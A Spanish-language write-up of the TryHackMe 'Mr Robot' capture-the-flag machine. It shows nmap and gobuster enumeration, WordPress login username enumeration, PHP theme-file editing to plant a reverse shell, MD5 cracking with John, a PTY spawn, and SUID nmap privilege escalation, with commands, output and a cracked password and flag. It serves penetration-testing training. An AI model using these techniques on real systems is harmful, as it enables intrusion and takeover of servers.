🏴‍☠️ Write-Up: Máquina "Mr Robot CTF"

📌 **Plataforma: Try Hack Me**
📌 **Dificultad: Media**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información

Hago un reconocimiento básico para recolectar los puertos abiertos únicamente.



🎯 2. Escaneo y Enumeración


Escaneo y enumero los puertos abiertos junto a sus versiones.


```
┌──(root㉿kali)-[~]
└─# nmap -p80,443 -sV -sC 10.10.89.175
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-21 11:28 -04
Nmap scan report for 10.10.89.175
Host is up (0.26s latency).

PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open  ssl/http Apache httpd
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-title: Site doesn't have a title (text/html).

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.33 seconds
```

Busco directorios en su web, pero encontré muchos.


```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://10.10.89.175/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.89.175/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 214]
/images               (Status: 301) [Size: 235] [--> http://10.10.89.175/images/]
/index.html           (Status: 200) [Size: 1188]
/index.php            (Status: 301) [Size: 0] [--> http://10.10.89.175/]
/blog                 (Status: 301) [Size: 233] [--> http://10.10.89.175/blog/]
/rss                  (Status: 301) [Size: 0] [--> http://10.10.89.175/feed/]
/sitemap              (Status: 200) [Size: 0]
/login                (Status: 302) [Size: 0] [--> http://10.10.89.175/wp-login.php]
/0                    (Status: 301) [Size: 0] [--> http://10.10.89.175/0/]
/feed                 (Status: 301) [Size: 0] [--> http://10.10.89.175/feed/]
/video                (Status: 301) [Size: 234] [--> http://10.10.89.175/video/]
/image                (Status: 301) [Size: 0] [--> http://10.10.89.175/image/]
/atom                 (Status: 301) [Size: 0] [--> http://10.10.89.175/feed/atom/]
/wp-content           (Status: 301) [Size: 239] [--> http://10.10.89.175/wp-content/]
/admin                (Status: 301) [Size: 234] [--> http://10.10.89.175/admin/]
/audio                (Status: 301) [Size: 234] [--> http://10.10.89.175/audio/]
/intro                (Status: 200) [Size: 516314]
/wp-login             (Status: 200) [Size: 2664]
/wp-login.php         (Status: 200) [Size: 2664]
/css                  (Status: 301) [Size: 232] [--> http://10.10.89.175/css/]
/rss2                 (Status: 301) [Size: 0] [--> http://10.10.89.175/feed/]
/license              (Status: 200) [Size: 309]
/license.txt          (Status: 200) [Size: 309]
/wp-includes          (Status: 301) [Size: 240] [--> http://10.10.89.175/wp-includes/]
/readme               (Status: 200) [Size: 64]
/readme.html          (Status: 200) [Size: 64]
/js                   (Status: 301) [Size: 231] [--> http://10.10.89.175/js/]
/wp-register.php      (Status: 301) [Size: 0] [--> http://10.10.89.175/wp-login.php?action=register]
/wp-rss2.php          (Status: 301) [Size: 0] [--> http://10.10.89.175/feed/]
/rdf                  (Status: 301) [Size: 0] [--> http://10.10.89.175/feed/rdf/]
/page1                (Status: 301) [Size: 0] [--> http://10.10.89.175/]
/robots               (Status: 200) [Size: 41]
/robots.txt           (Status: 200) [Size: 41]
/dashboard            (Status: 302) [Size: 0] [--> http://10.10.89.175/wp-admin/]
/%20                  (Status: 301) [Size: 0] [--> http://10.10.89.175/]
/wp-admin             (Status: 301) [Size: 237] [--> http://10.10.89.175/wp-admin/]
Progress: 27020 / 830576 (3.25%)[ERROR] Get "http://10.10.89.175/1469.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 27102 / 830576 (3.26%)[ERROR] Get "http://10.10.89.175/1560": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 27172 / 830576 (3.27%)[ERROR] Get "http://10.10.89.175/audience.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/phpmyadmin           (Status: 403) [Size: 94]
/0000                 (Status: 301) [Size: 0] [--> http://10.10.89.175/0000/]
Progress: 41516 / 830576 (5.00%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 41518 / 830576 (5.00%)
===============================================================
Finished
```

Entro a robots.txt buscando información relevante y encontré un directorio que corresponde a la primera flag.







No tengo credenciales para el login, ingreso admin:admin para probar y me da un error que puede llamar la atención, ya que indirectamente me dice que ese nombre parece que no existe, ya que es “inválido” pero no el sentido de sintaxis.




Como la máquina se llama Mr Robot, en la serie el personaje principal es Elliot, por ende, intento con ese nombre. Nuevamente el mensaje de error entrega algo relevante, ahora me doy cuenta que Elliot si existe en el registro de usuarios pero no con esa contraseña.



Sigo explorando los directorios encontrados con gobuster por si aparece alguna contraseña u otra información importante. En /license.txt encuentro un hash.




Aparentemente está codificado bajo base64, por ende, intento decodificarlo en mi terminal. Obtengo nombre y contraseña, los cuales ahora los usaré para ingresar por el login de WordPress.




💥 3. Explotación de Vulnerabilidades


Luego de pasar el login, exploro el panel y encuentro que puedo editar un archivo php que corresponde al de una web.




En esta cheat sheet de reverse shell uso un pequeño comando para hacer una reverse shell en un archivo php.




Añado mi código malicioso con la reverse shell en el archivo php de WordPress.



Me pongo a la escucha con netcat esperando la conexión.



Desde http://10.10.89.175/wp-content/themes/twentyfifteen/ se puede acceder a los archivos que se pueden editar anteriormente, entonces, en mi caso ingreso a http://10.10.89.175/wp-content/themes/twentyfifteen/index.php y el navegador ejecuta la reverse shell como código php, enviando la conexión a mi computadora. Acceso exitoso.




Dando vueltas por la máquina obtengo la segunda flag/key pero no puedo leerla. Luego, encuentro una contraseña cifrada en MD5, la cual aparentemente sirve para volverme usuario “robot”.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Guardo todo el contenido del hash en un archivo txt de mi máquina y uso John The Ripper para desencriptarlo, es importante poner que tiene formato MD5. Finalmente, obtengo las credenciales en texto plano.

```
┌──(root㉿kali)-[~]
└─# echo 'robot:c3fcd3d76192e4007dfb496cca67e13b' > robothashed.txt

┌──(root㉿kali)-[~]
└─# john -wordlist=/usr/share/wordlists/rockyou.txt robothashed.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (robot)
1g 0:00:00:00 DONE (2025-04-21 12:00) 2.564g/s 103876p/s 103876c/s 103876C/s bonjour1..123092
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[~]
└─#
```

También se puede usando herramientas en internet de esta forma. Pero es mejor acostumbrarse a usar john.



Me vuelvo el usuario robot y ahora si puedo leer la segunda key.

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ pwd
pwd
/home/robot
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

🔐 4. Escalada de Privilegios y Post-explotación


Intento buscar archivos con permisos SUDO, sin embargo, este usuario no puede ejecutar sudo.

```
robot@linux:~$ sudo -l
sudo -l
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz

Sorry, user robot may not run sudo on linux.
```


Me pongo a buscar en los binarios SUID y encuentro algo poco usual en este listado.

```
robot@linux:~$ find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```


En GTFOBINS busco comandos relacionado a nmap con permisos SUID.



Ejecuto el comando que encuentro en GTFOBINS, el cual abre una shell interactiva, tengo que leer las instrucciones para usarlo porque no sabía. Para ejecutar comandos se usa “!” al principio. Por ende, uso “bash -p” que abre una shell nueva manteniendo los privilegios del propietario (en este caso, del usuario root). Finalmente, me vuelvo root.



Como ya soy root, me pongo a buscar la tercera key.



🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.